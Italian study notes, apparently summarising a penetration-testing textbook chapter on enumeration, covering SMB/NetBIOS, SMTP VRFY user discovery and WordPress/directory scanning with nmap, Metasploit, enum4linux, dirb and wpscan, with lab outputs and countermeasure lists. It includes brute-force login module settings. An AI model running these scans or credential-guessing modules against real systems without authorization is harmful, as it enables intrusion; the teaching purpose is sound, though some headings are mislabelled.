Questo programma è un po più verboso di Metasploit, Abbiamo ottenuto il nome del server HelloServer, come in metasploit il server è su localhost 38371, che ha in maniera dinamica alloca rmiregistry. Vediamo anche le referenze alle classi con java rmi. E in accordo con Barmie il servizio è esposto ma disponibile in localhost. Inoltre abbiamo anche un esposizione di codice, ma se abbiamo RMI e RMI registry allora avremo anche JDK. Dove sicuramente ci saranno vulnerabilità.

## Server Message Block

SMB viene conosciuto principalmente per scambiare file sulla rete. Ma è un Application layer protocol che può operare. Primo, può operare direttamente sopra TCP senza nessun altro Session layer protocol. Se un sistema runna SMB direttamente su TCP, troverai la porta 445 aperta. Smb può anche operare sopra il session protocol come SMB come NETbios, che è un application programming interface (API) sviluppata da IBM per estendere l'input/output (I/O) lontani dalla rete locale e vicino alla rete. Se vede porta UDP 137 e 138 aperte, troverai SMB che runna sopra NETBIOS. Se trovi porte 137 e 139 troverai sempre SMB che runna NETBIOS su TCP. In questo caso è usato per il name services.

SMB è usato per comunicare tra i sistemi Windows ovvero file sharing, network management e system administrator. Questo significa gestire il naming dei servizi accertandosi che non ci siano conflitti. Supporta anche l'autentificazione quindi i sistemi non sono aperto per l'intera

rete. SMB conosce gruppi e utenti. Sa anche delle condivisioni che sono cartelle esposte sulla rete. L'autentificazione non è sempre necessaria. SMB supporta qualcosa chiamato null authentication. Questo significa che ci sono alcune funzioni che non richiedono username e password. Il NULL authentication può permettere comunque di ottenere informazioni sul sistema.

Possiamo usare diversi tool per enumerare informazioni su Windows. Samba è un pacchetto che può essere installato su sistemi Unix-like che prevedono SMB come anche NetBIOS naming service. Ci sono due processi separati usati da SAMBA. Uno è smbd, che gestisce SMB e l'altro è nmbd, che gestisce gli aspetti di naming che interoperano con i sistemi Windows.

## Built-in Utilities

Una cosa importante riguardante i Built in utilities è che hai bisogno di essere sullo stesso broadcast domain per utilizzarli. NetBIOS viene originariamente sviluppato per essere usato in locale, l'implicazione che comporta è quella di avere una presenza sul sistema locale per far sì che questi funzionino.

Un tool da utilizzare per raccogliere statistiche NetBIOS è nbstat. Questo permette di ottenere informazioni sulla rete locale. Nell'esempio di sotto vediamo come nbstat acquisisce dati su un sistema remoto, usando -a seguito dall'hostname come parametro ci comparirà una tabella, se vogliamo gli ip allora utilizzeremo -A.

nbtstat Output

```
C:\Users\kilroy> nbtstat -a billthecat
Local Area Connection:
Node IpAddress: [192.168.86.50] Scope Id: []
NetBIOS Remote Machine Name Table
Name Type Status
BILLTHECAT <00> UNIQUE Registered
BILLTHECAT <20> UNIQUE Registered
WORKGROUP <00> GROUP Registered
MAC Address = AC-87-A3-36-D6-AA
```

I codici servono per capire quale nome è associato. I sistemi che appartengono a netbios dicono il contesto in cui esistono. Qui compaiono sistemi che sono sia workstation che file server. Significa che il file sharing è abilitato in entrambe le parti. Inoltre il sistema agisce sia come workstation o come client sulla rete. E importante sapere distinguere le capacità perché ogni sistema può sapere il tipo di domanda che può essere fatto all'altro sistema. In termini tecnici, ogni set di funzionalità ha procedure associate ad esso.

Cosa vediamo inoltre sono le funzionalità (names) associato ad ogni hostname sulla rete. Se vogliamo vedere tutti gli hostname che parlando SMB/NETBIOS allora dobbiamo passare un altro parametro. Può anche provenire dal Windows Internet Name Server (WINS), che è un archivio centrale di nomi di sistemi su una rete aziendale. Nel codice che segue vediamo come c'è una lista di names sulla rete. Considerando che non c'è un Windows serve e quindi no WINS sulla rete. Questi nomi sono stati identificati tramite broadcast. Tutti sono MacOS, tutti hanno file sharing utilizzando SMB.

Listing Resolved Names with nbtstat

C:\Users\kilroy

```
| nbtstat -r
| NetBIOS Names Resolution and Registration Statistics
```

Resolved By Broadcast = 47

Resolved By Name Server = 0

Registered By Broadcast = 8

Registered By Name Server = 0

NetBIOS Names Resolved By Broadcast

YAZPISTACHIO <00>

BILLTHECAT <00>

YAZPISTACHIO <00>

YAZPISTACHIO <00>

LOLAGRANOLA <00>

LOLAGRANOLA <00>

YAZPISTACHIO <00>

YAZPISTACHIO <00>

Se hai un sistema linux che runna Samba allora puoi usare nmblookup. Questo può essere utilizzare per fare il lookup dei nomi sulla rete. Anche per fare query WINS. Un esempio per ottenere informazioni sul sistema billthecat, utilizzi nmblookup -S -B billthecar.

-B sta per broadcast.

nmblookup for Enumeration

kilroy@savagewood\$ nmblookup -S -B 192.168.86.255 billthecat

Can't load /etc/samba/smb.conf - run testparm to debug it

querying billthecat on 192.168.86.255

192.168.86.32 billthecat<00>

Looking up status of 192.168.86.32

BILLTHECAT <00> - H <ACTIVE>

BILLTHECAT <20> - H <ACTIVE>

WORKGROUP <00> - <GROUP> H <ACTIVE>

MAC Address = AC-87-A3-36-D6-AA

Per utilizzare WINS allora utilizziamo -R, il flag -S dice di avere uno stato dei nodi oltre a quello solo dei nomi. Inoltre possiamo notare come la workstation ha (00) e il file server (20). Da questo output si nota anche, proprio come in precedenza, che il sistema appartiene al gruppo di lavoro WORKGROUP. I gruppi di lavoro vengono utilizzati per reti Windows ad hoc in cui non esiste un controller di dominio per gestire tutti i sistemi.

## Using the net Utility

Un altro programma che è presente dentro Windows è net utility. Se si vuole connettere un drive condiviso sulla rete utilizzi il comando net per connetterti al drive. Un esempio di sotto ci mostra come statistiche dalla workstation al Windows server. Questo mostra informazioni sulla comunicazione di rete, inclusi i byte trasferiti. Può mostrare anche i numeri di sessione che sono stati iniziati e le sessioni fallite.

```
PS C:\Users\kilroy> net statistics workstation
Workstation Statistics for \\SERVER2020
Statistics since 1/1/2021 6:08:25 PM
Bytes received 2994818
Server Message Blocks (SMBs) received 8
Bytes transmitted 5615081
Server Message Blocks (SMBs) transmitted 0
Read operations 1180
Write operations 0
Raw reads denied 0
Raw writes denied 0
Network errors 0
Connections made 0
Reconnections made 0
Server disconnects 0
Sessions started 0
Hung sessions 0
Failed sessions 0
Failed operations 0
Use count 687
Failed use count 0
The command completed successfully.
```

Inoltre possiamo estrarre informazioni sulle configurazioni per il sistema. Anche qui bisogna essere presenti sulla rete locale e probabilmente aver joinato il dominio. Questo è possibile se

hai già compromesso il sistema e vuoi usare il pivot su un altro sistema sulla rete.

## nmap Scripts

Nmap ci aiuta anche in questi casi ad ottenere informazioni con i propri script. Ci sono più di 35 script da poter utilizzare per SNM. Uno è smb-os-discovery. Questo è un Windows system che è stato settato per sharing (quello nell'esempio di sotto). Interessante, come ci sono altri sistemi che hanno uno sharing SMB based, ma nessuno viene identificato. La grande differenza tra questi è che hanno solo la porta 445 aperta, mentre questo ha 135e 139.

smb-os-discovery Scan Output

```
$ sudo nmap --script smb-os-discovery 192.168.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-12 13:51
EST
Nmap scan report for stevedallas.lan (192.168.86.50)
Host is up (0.00058s latency).

PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 46:5E:C8:0A:B7:D1 (Unknown)

Host script results:
| smb-os-discovery:
| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7
Professional 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
| Computer name: stevedallas
| NetBIOS computer name: STEVEDALLAS\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-01-04T20:30:27-06:00
```

Ci sono numerosi script per user, gruppi, servizi, processi e condivisioni. Alcuni richiedono l'autenticazione, Microsoft ha iniziato a disabilitare l'autenticazione di sessione null in Windows Server 2008 R2 e Windows 7. Qualsiasi sistema operativo successivo richiederà l'autenticazione prima di accedere alla comunicazione interprocesso necessaria per estrarre le informazioni richieste.

Puoi vedere il fallimento dello script di enumerazione delle condivisioni in nmap qui. L'elenco mostra che, nonostante l'autenticazione fosse richiesta, ha comunque tentato di utilizzare nomi di condivisione comuni.

Enumerating Shares with Nmap

```
$ sudo nmap --script smb-enum-shares 192.168.1.10
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-12 13:53
```

```
EST
```

```
Nmap scan report for stevedallas.lan (192.168.86.50)
```

```
Host is up (0.00040s latency).
```

```
PORT STATE SERVICE
```

```
135/tcp open msrpc
```

```
139/tcp open netbios-ssn
```

```
445/tcp open microsoft-ds
```

```
MAC Address: 46:5E:C8:0A:B7:D1 (Unknown)
```

```
Host script results:
```

```
| smb-enum-shares:
```

```
| note: ERROR: Enumerating shares failed, guessing at common  
ones
```

```
| (NT_STATUS_ACCESS_DENIED)
```

```
| account_used: <blank>
```

```
| \\192.168.86.50\ADMIN$:
```

```
| warning: Couldn't get details for share:
```

```
| NT_STATUS_ACCESS_DENIED
```

```
| Anonymous access: <none>
```

```
| \\192.168.86.50\C$:
```

```
| warning: Couldn't get details for share:
```

```
| NT_STATUS_ACCESS_DENIED
```

```
| Anonymous access: <none>
```

```
| \\192.168.86.50\IPC$:
```

```
| warning: Couldn't get details for share:
```

```
| NT_STATUS_ACCESS_DENIED
```

```
| Anonymous access: READ
```

```
| \\192.168.86.50\USERS:
```

```
| warning: Couldn't get details for share:
```

```
| NT_STATUS_ACCESS_DENIED
```

```
|_ Anonymous access: <none>
```

Una delle common share name provate qui è IPC\$. Questo è il nome che si dà allo shared pipes, ovvero il metodo per la comunicazione interprocesso. Un'altro nome è C\$. Questo è una share amministrativa creata. Versioni vecchie ti permettono di accedere a queste risorse.

Permette agli amministratori di operare da remoto, ma l'accesso richiede più delle semplici credenziali di accesso. Le credenziali di accesso devono essere quelle di un amministratore.

## NetBIOS Enumerator

Questo è un tool grafico che rende più facile la visualizzazione dei risultati.




FIGURE 6.1 NetBIOS Enumerator

NetBios funziona come gli altri programmi, quando trova il support SMB allora identifica e ritorna informazioni sui sistemi. Non richiede alcuna autenticazione, quindi molte info non saranno disponibili. SMB è un protocollo un po' promiscuo, nel senso che fornisce molte informazioni, ma solo quelle sufficienti per il funzionamento dei servizi remoti. Non fornisce tutto ciò che si può potenzialmente richiedere a meno che non si sia autenticati.

## Metasploit

Anche Metasploit ha dei moduli per smb, che si chiama smb\_version, così da capire la versione. Vedendo il risultato in basso possiamo capire dal sistema operativo la versione SMB, per esempio se è Windows 7 allora 2.1 SMB, se è XP allora versione 1 se è Windows Vista 2.

### SMB Version Scan with Metasploit

```
msf auxiliary(scanner/smb/smb_version)> run
[] Scanned 26 of 256 hosts (10% complete)
[] 192.168.86.26:445 - Host could not be identified: ()
[] 192.168.86.27:445 - Host could not be identified: ()
[] 192.168.86.32:445 - Host could not be identified: ()
[] 192.168.86.41:445 - Host could not be identified: ()
```

```
[+] 192.168.86.49:445 - Host is running Windows XP SP2  
(language:English) (name:OPUS-C765F2) (workgroup:WORKGROUP )  
[+] 192.168.86.50:445 - Host is running Windows 7 Professional  
SP1 (build:7601) (name:STEVEDALLAS) (workgroup:WORKGROUP )  
[] Scanned 52 of 256 hosts (20% complete)  
[*] 192.168.86.61:445 - Host could not be identified: ()
```

Possiamo usare metasploit anche per enumerare gli user con il modulo smb\_enumusers\_domain. Se ne conosci uno puoi usare username e password. Abbiamo anche il modulo smb\_login per tentare username e password combo.

smb\_login Module Options

Module options (auxiliary/scanner/smb/smb\_login):

Name	Current	Setting	Required
------	---------	---------	----------

ABORT\_ON\_LOCKOUT false yes Abort the run  
when an account lockout is detected

BLANK\_PASSWORDS false no Try blank  
passwords for all users

BRUTEFORCE\_SPEED 5 yes How fast to  
bruteforce, from 0 to 5

DB\_ALL\_CREDS false no Try each  
user/password couple stored in the current database

DB\_ALL\_PASS false no Add all  
passwords in the current database to the list

DB\_ALL\_USERS false no Add all users  
in the current database to the list

DETECT\_ANY\_AUTH false no Enable  
detection of systems accepting any authentication

DETECT\_ANY\_DOMAIN false no Detect if  
domain is required for the specified user

PASS\_FILE no File  
containing passwords, one per line

PRESERVE\_DOMAINS true no Respect a  
username that contains a domain name.

Proxies no A proxy chain  
of format type:host:port[,type:host:port][...]  
RECORD\_GUEST false no Record guestprivileged random logins to the database

RHOSTS yes The target  
address range or CIDR identifier

RPORT 445 yes The SMB service port (TCP)  
SMBDomain . no The Windows domain to use for authentication  
SMBPass no The password for the specified username  
SMBUser no The username to authenticate as  
STOP\_ON\_SUCCESS false yes Stop guessing when a credential works for a host  
THREADS 1 yes The number of concurrent threads  
USERPASS\_FILE no File containing users and passwords separated by space, one pair per line  
USER\_AS\_PASS false no Try the username as the password for all users  
USER\_FILE no File containing usernames, one per line  
VERBOSE true yes Whether to print output for all attempts

Utilizzando smb\_login puoi fornire un file che contiene username e password. Il modulo tenterà con quelle credenziali. Un altro tipo di enumerazione è quello delle condivisioni. Dato che sono comuni per i server e nelle aziende, gli utenti hanno le condivisioni anche sul loro desktop, a meno che non sia impedito da policy. Questo rende più facile prendere un file da un utente all altro. Questi local share avranno dei permessi deboli il che rende più facile la cosa.

```
msf6> use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares)> show options
Module options (auxiliary/scanner/smb/smb_enumshares):
Name Current Setting Required Description
HIGHLIGHT_NAME_PA username|password yes PCRE regex
of resource name
TTERN |user|pass|Groups s to
highlight
.xml
LogSpider 3 no 0 =
disabled, 1 = CSV, 2 =
```

table (txt),  
3 = one liner  
(txt)  
(Accepted: 0, 1, 2, 3  
)  
MaxDepth 999 yes Max number  
of subdirectorie  
s to spider  
RHOSTS yes The target  
host(s), see htt  
[ps://github.com/rapid7/meta  
sploitframework/wiki/Using  
-Metasploit](https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit)  
SMBDomain . no The Windows  
domain to use f  
or  
authentication  
SMBPass no The password  
for the specif  
ied username  
SMBUser no The username  
to authenticat  
e as  
Share no Show only  
the specified sha  
re  
ShowFiles false yes Show  
detailed information w  
hen  
spidering  
SpiderProfiles true no Spider only  
user profiles w  
hen share is  
a disk share  
SpiderShares false no Spider  
shares recursively  
THREADS 1 yes The number  
of concurrent th  
reads (max  
one per host)

## Other Utilities

Altri tool sono nbtscan, che prevede dettagli sul sistema trovati sulla rete locale, inclusi NetBios name, utenti, MAC address, IP address. Ecco un esempio.

Scanning a Network with nbtscan

```
root@quiche:~# nbtscan 192.168.86.0/24
```

```
Doing NBT name scan for addresses from 192.168.86.0/24
```

```
IP address NetBIOS Name Server User
```

```
MAC address
```

---

```
192.168.86.0 Sendto failed: Permission denied
```

```
192.168.86.44 NPI110654 <unknown>
```

```
00:00:00:00:00:00
```

```
192.168.86.52 BOBBIE <server> BOBBIE
```

```
00:00:00:00:00:00
```

```
192.168.86.49 OPUS-C765F2 <server> <unknown>
```

```
00:50:56:3b:ac:3e
```

```
192.168.86.170 MILOBLOOM <server> <unknown>
```

```
ac:87:a3:1e:6b:30
```

```
192.168.86.50 STEVEDALLAS <server> <unknown>
```

```
46:5e:c8:0a:b7:d1
```

```
192.168.86.26 YAZPISTACHIO <server> <unknown>
```

```
f0:18:98:0c:34:69
```

```
192.168.86.61 MILOBLOOM <server> <unknown>
```

```
ac:87:a3:1e:6b:30
```

```
192.168.86.32 BILLTHECAT <server> <unknown>
```

```
ac:87:a3:36:d6:aa
```

```
192.168.86.27 BINKLEY <server> <unknown>
```

```
8c:85:90:5a:7e:f2
```

```
192.168.86.255 Sendto failed: Permission denied
```

Una cosa bella di nbtscan è che poi generare un output che puoi manipolare programmando,. Questo può includere metterlo in un database ad esempio. Se si aggiunge -s si utilizza il separatore.

Molto spesso non risolve i nomi in IP. Un nome annunciato tramite NetBIOS è destinato a essere utilizzato e risolto sulla rete locale. Ciò significa che non verrà risolto tramite DNS a meno che il DNS non sia configurato per utilizzare gli stessi nomi e indirizzi IP.

Un altro tool utile è enum4linux, utilizzabile con kali linu. E un semplice Perl script e quindi avrai bisogno dell'interprete. Il target nell'esempio è un sistema linux con Samba.

```
enum4linux Share Enumeration
```

```
root@quiche:~# enum4linux -S 192.168.86.52
```

```
Starting enum4linux v0.8.9 (
```

```
http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun
```

```
Jan 3 12:18:25 2021
```

```
| Target Information |
```

```
Target ..... 192.168.86.52
```

```
RID Range ..... 500-550,1000-1050
```

```
Username .....
```

```
Password .....
```

```
Known Usernames .. administrator, guest, krbtgt, domain  
admins, root, bin, none
```

```
| Enumerating Workgroup/Domain on 192.168.86.52 |
```

```
[+] Got domain/workgroup name: WORKGROUP
```

```
| Session Check on 192.168.86.52 |
```

```
[+] Server 192.168.86.52 allows sessions using username '',  
password ''
```

```
| Getting domain SID for 192.168.86.52 |
```

```
Domain Name: WASHERE
```

```
Domain Sid: (NULL SID)
```

```
[+] Can't determine if host is part of domain or part of a  
workgroup
```

```
| Share Enumeration on 192.168.86.52 |
```

```
WARNING: The "syslog" option is deprecated
```

```
Sharename Type Comment
```

---

```
homes Disk Home Directories
```

```
print$ Disk Printer Drivers
```

```
IPC$ IPC Service (bobbie server (Samba,  
Ubuntu))
```

```
Reconnecting with SMB1 for workgroup listing.
```

```
Server Comment
```

---

```
Workgroup Master
```

---

WORKGROUP STEVEDALLAS

[+] Attempting to map shares on 192.168.86.52

Alla fine puoi vedere i diversi share name. Questi includono IPC\$, utilizzato come interprocess, questo permette di gestire i sistemi da remoto. Possiamo vedere il master browser sulla rete. Il nome STEVEDALLAS mantiene la lista autoritativa dei sistemi sulla rete. Il motivo per cui STEVEDALLAS è il master browser è che è uno dei pochi sistemi Windows, e dei due o tre che erano veri e propri sistemi Windows e non Linux o macOS che eseguivano servizi SMB, STEVEDALLAS ha il sistema operativo più recente.

## Countermeasures

- Disabilitare SMBv1
- Attivare Host Based Firewall
- Network Firewall
- Disabilitare lo sharing
- Disabilitare NetBIOS over TCP/IP

## Simple Network Management Protocol

SMTP utilizza una serie di verbi per interagire con il server. Il client invia un verbo e tutti gli altri parametri necessari al server SMTP. In base al verbo capisce come gestire i parametri.

Prima di iniziare devi salutare il server. Questo dirà al server quale piacere stai per chiedere.

Poi puoi anche inoltrare altre informazioni, come credenziali. Ecco un esempio di conversazione :

SMTP Conversation

```
root@quiche:~# nc 192.168.86.52 25
220 bobbie.lan ESMTP Postfix (Ubuntu)
EHLO blah.com
250-bobbie.lan
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
```

```
250-8BITMIME
250-DSN
250 SMTPUTF8
MAIL From: foo@foo.com
250 2.1.0 Ok
RCPT To: wubble@wubble.com
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: Goober
To: Someone
Date: today
Subject: Hi
Nothing really to say.

.
250 2.0.0 Ok: queued as 33471301389
```

La conversazione inizia con Helo or EHLO, poi si puo vedere VRIFY, per verificare l utente. Ecco un esempio sull uso di VRFY contro un local mail server che runna Postfix che ha VRFY attivo di default.

```
Testing VRFY
root@quiche:~# nc 192.168.86.52 25
220 bobbie.lan ESMTP Postfix (Ubuntu)
EHLO blah.com
250-bobbie.lan
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
VRFY root@localhost
252 2.0.0 root@localhost
VRFY kilroy@localhost
252 2.0.0 kilroy@localhost
```

```
VRFY root  
252 2.0.0 root
```

Quello che ci restituisce è uno status code. Lo status code 250 significa successo, questa volta abbiamo 252 ovvero che non può essere verificato, ma il server comunque prova a inviare il messaggio. Quando VRFY è attivo non abbiamo molte informazioni.

Possiamo farlo in maniera manuale con metasploit con il modulo smtp\_enum. Andrà a vedere tutti gli utenti nella word list, per vedere se ne esiste uno. Si può usare il comando VRFY o MAIL. ecco un esempio dove inseriamo una lista di username (unix\_users.txt)

```
smtp_enum Run  
msf auxiliary(scanner/smtp/smtp_enum)> use  
auxiliary/scanner/smtp/smtp_enum  
msf auxiliary(scanner/smtp/smtp_enum)> show options  
Module options (auxiliary/scanner/smtp/smtp_enum):  
Name Current Setting Required Description
```

---

```
RHOSTS yes The target  
host(s), see https://  
github.com/rapid7/metasploit-fra  
mework/wiki/Using-Metasploit  
RPORT 25 yes The target port  
(TCP)  
THREADS 1 yes The number of  
concurrent threads  
(max one per  
host)  
UNIXONLY true yes Skip Microsoft  
bannered servers  
when testing  
unix users  
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt  
contains a list of  
probable users  
accounts.  
View the full module info with the info, or info -d command.  
msf auxiliary(scanner/smtp/smtp_enum)> set RHOSTS  
192.168.86.52/32
```

```
RHOSTS ⇒ 192.168.86.52/32
msf auxiliary(scanner/smtp/smtp_enum)> run
[+] 192.168.86.52:25 - 192.168.86.52:25 Banner: 220 bobbie.lan
ESMTP Postfix (Ubuntu)
[+] 192.168.86.52:25 - 192.168.86.52:25 Users found:, backup,
bin, daemon, games, gnats, irc, list, lp, mail, man,
messagebus, news, nobody, postmaster, proxy, sshd, sync, sys,
syslog, uucp, www-data
[] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Qui il codice che ci è tornato è il 252 ma non esiste l'utente e il modulo non usa VRFY.

Intanto, usiamo MAIL, l'utente che non esiste ritorna 550 e quello che esiste 250. Un altro comando da poter utilizzare è EXPN ovvero espandi mailing list il quale identifica l'email address che c'è nella mailing list. Questa funzione richiede il supporto SMPT(ESMPT).

È possibile verificare se un server supporta ESMTP verificando che accetti EHLO, ovvero la versione ESMTP di HELO.

## Countermeasures

- Disable VRFY
- Ignora Indirizzi sconosciuti
- Restringi le informazioni nell'header
- Implementa email security con SPF, DKIM e DMARC

## Web-Based Enumeration

La prima cosa da fare è individuare le cartelle disponibili nel sito. Tutto quello di cui hai bisogno è una wordlist di potenziali cartelle e metterle sotto forma di URL.

Ecco un esempio di utilizzo di dirb

```
dirb Directory Testing
root@quiche:~# dirb http://192.168.86.52/
```

DIRB v2.22

By The Dark Raver

START\_TIME: Sun Dec 3 19:38:36 2022  
URL\_BASE: <http://192.168.86.52/>  
WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: <http://192.168.86.52/> ----

<http://192.168.86.52/index.php> (CODE:200|SIZE:418)

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/>

⇒ DIRECTORY: <http://192.168.86.52/wp-content/>

⇒ DIRECTORY: <http://192.168.86.52/wp-includes/>

<http://192.168.86.52/xmlrpc.php> (CODE:200|SIZE:3065)

---- Entering directory: <http://192.168.86.52/wp-admin/> ----

<http://192.168.86.52/wp-admin/admin.php>

(CODE:200|SIZE:10531)

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/css/>

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/images/>

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/includes/>

<http://192.168.86.52/wp-admin/index.php> (CODE:200|SIZE:7265)

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/js/>

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/maint/>

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/network/>

⇒ DIRECTORY: <http://192.168.86.52/wp-admin/user/>

Possiamo utilizzare anche un altro tool per il fuzzing delle directory, ovvero generare nomi dinamici basati su un set di regole e per farlo utilizzeremo metasploit. Possiamo utilizzare il modulo brute:dir. Usando questo modulo, si imposta un formato per l'aspetto di un nome di directory e il modulo esaminerà tutti i possibili nomi che corrispondono al formato.

brute\_dirs Metasploit Module

msf> use auxiliary/scanner/http/brute\_dirs

msf auxiliary(scanner/http/brute\_dirs)> info

Name: HTTP Directory Brute Force Scanner

Module: auxiliary/scanner/http/brute\_dirs

License: BSD License

Rank: Normal

Provided by:

et et@metasploit.com

Basic options:

Name Current Setting Required Description

FORMAT a,aa,aaa yes The expected directory format (a alpha, d digit, A upperalpha)  
PATH / yes The path to identify directories  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]  
RHOSTS 192.168.86.52 yes The target address range or CIDR identifier  
RPORT 80 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
THREADS 1 yes The number of concurrent threads  
VHOST no HTTP server virtual host  
**Description:**  
This module identifies the existence of interesting directories by brute forcing the name in a given directory path.  
msf auxiliary(scanner/http/brute\_dirs)> set FORMAT  
a,aa,aaa,aaaa,aaaaaa,aaaaaaaa,  
aaaaaaaaaaaaaaaa  
FORMAT ⇒ a,aa,aaa,aaaa,aaaaaa,aaaaaaaa,aaaaaaaaaaaaaaaa  
msf auxiliary(scanner/http/brute\_dirs)> run  
[\*] Using code '404' as not found

Metasploit ha anche moduli per wordpress per l'enumerazione utilizzando il wordpress\_login modulo puoi usare un file di password. Oltre a questo ha anche altri moduli utili.

Ecco un esempio :

Enumerating Usernames in WordPress  
msf auxiliary(scanner/http/wordpress\_login\_enum)> set  
BLANK\_PASSWORDS true  
BLANK\_PASSWORDS ⇒ true  
msf auxiliary(scanner/http/wordpress\_login\_enum)> set RHOSTS  
192.168.86.52  
RHOSTS ⇒ 192.168.86.52  
msf auxiliary(scanner/http/wordpress\_login\_enum)> run  
[] / - WordPress Version 4.9.8 detected  
[] 192.168.86.52:80 - / - WordPress User-Enumeration -  
Running User Enumeration  
[+] / - Found user 'kilroy' with id 1

```
[+] / - Usernames stored in:  
/root/.msf4/loot/20210104205530_default_192.168.86.52_wordpres  
s.users_790698.txt  
[] 192.168.86.52:80 - / - WordPress User-Validation - Running  
User Validation  
[] 192.168.86.52:80 - [1/0] - / - WordPress Brute Force -  
Running Bruteforce  
[] / - Brute-forcing previously found accounts...  
[] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Noterete che fa riferimento alla memorizzazione del nome utente in un file nella directory home dell'utente root, che è l'utente con cui msfconsole è in esecuzione.

Utilizzando il comando `loot` troverai i risultati di `msfconsole`.

## Listing loot in msfconsole

```
msf auxiliary(scanner/http/wordpress_login_enum)> loot  
Loot
```

host service type name content  
info path

```
192.168.86.52 wordpress.users  
192.168.86.52_wordpress_users.txt text/plain  
/root/.msf4/loot/20210104205530_default_192.168.86.52_wordpres
```

Se siamo su kali linux avremo accesso a WPSCAN per trovare vulnerabilità wordpress.

that is configured.

## Enumerating Plugins in WordPress

```
$ wpscan --url http://192.168.1.15
```

\ \ / \_ \ /  
\\ \\ / / b | c \_ \_ \_ \_ ®  
\\ \\ / / \\ / k | t \\  
\\ \\ / / \_ ) | d d / / /  
\\ \\ / / \\ \\ / /

WordPress Security Scanner by the WPScan Team  
Version 3.8.22

Sponsored by Automattic - <https://automattic.com/>  
@WPScan, @ethicalhack3r, @erwan\_lr, @firefart

---

-  
Scan Aborted: The remote website is up, but does not seem to  
be running WordPress.  
└──(kilroybadmilo)-[~]  
└─\$ wpscan --url <http://192.168.1.15>

---

-  
\\\\\\\_\\/  
\\\\//|/\\|\\\_----®  
\\\\//|/\\|/\\|\\'\\  
\\//|\\\_)|d(d|||/  
\\//|\\|\\|||/  
WordPress Security Scanner by the WPScan Team  
Version 3.8.22  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan, @ethicalhack3r, @erwan\_lr, @firefart

---

-  
[+] URL: <http://192.168.1.15/> [192.168.1.15]  
[+] Started: Sun Dec 4 14:33:09 2022  
Interesting Finding(s):  
[+] Headers  
| Interesting Entry: Server: Apache/2.4.52 (Ubuntu)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
[+] XML-RPC seems to be enabled:  
<http://192.168.1.15/xmlrpc.php>  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:

•

[http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)

---

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)

---

•

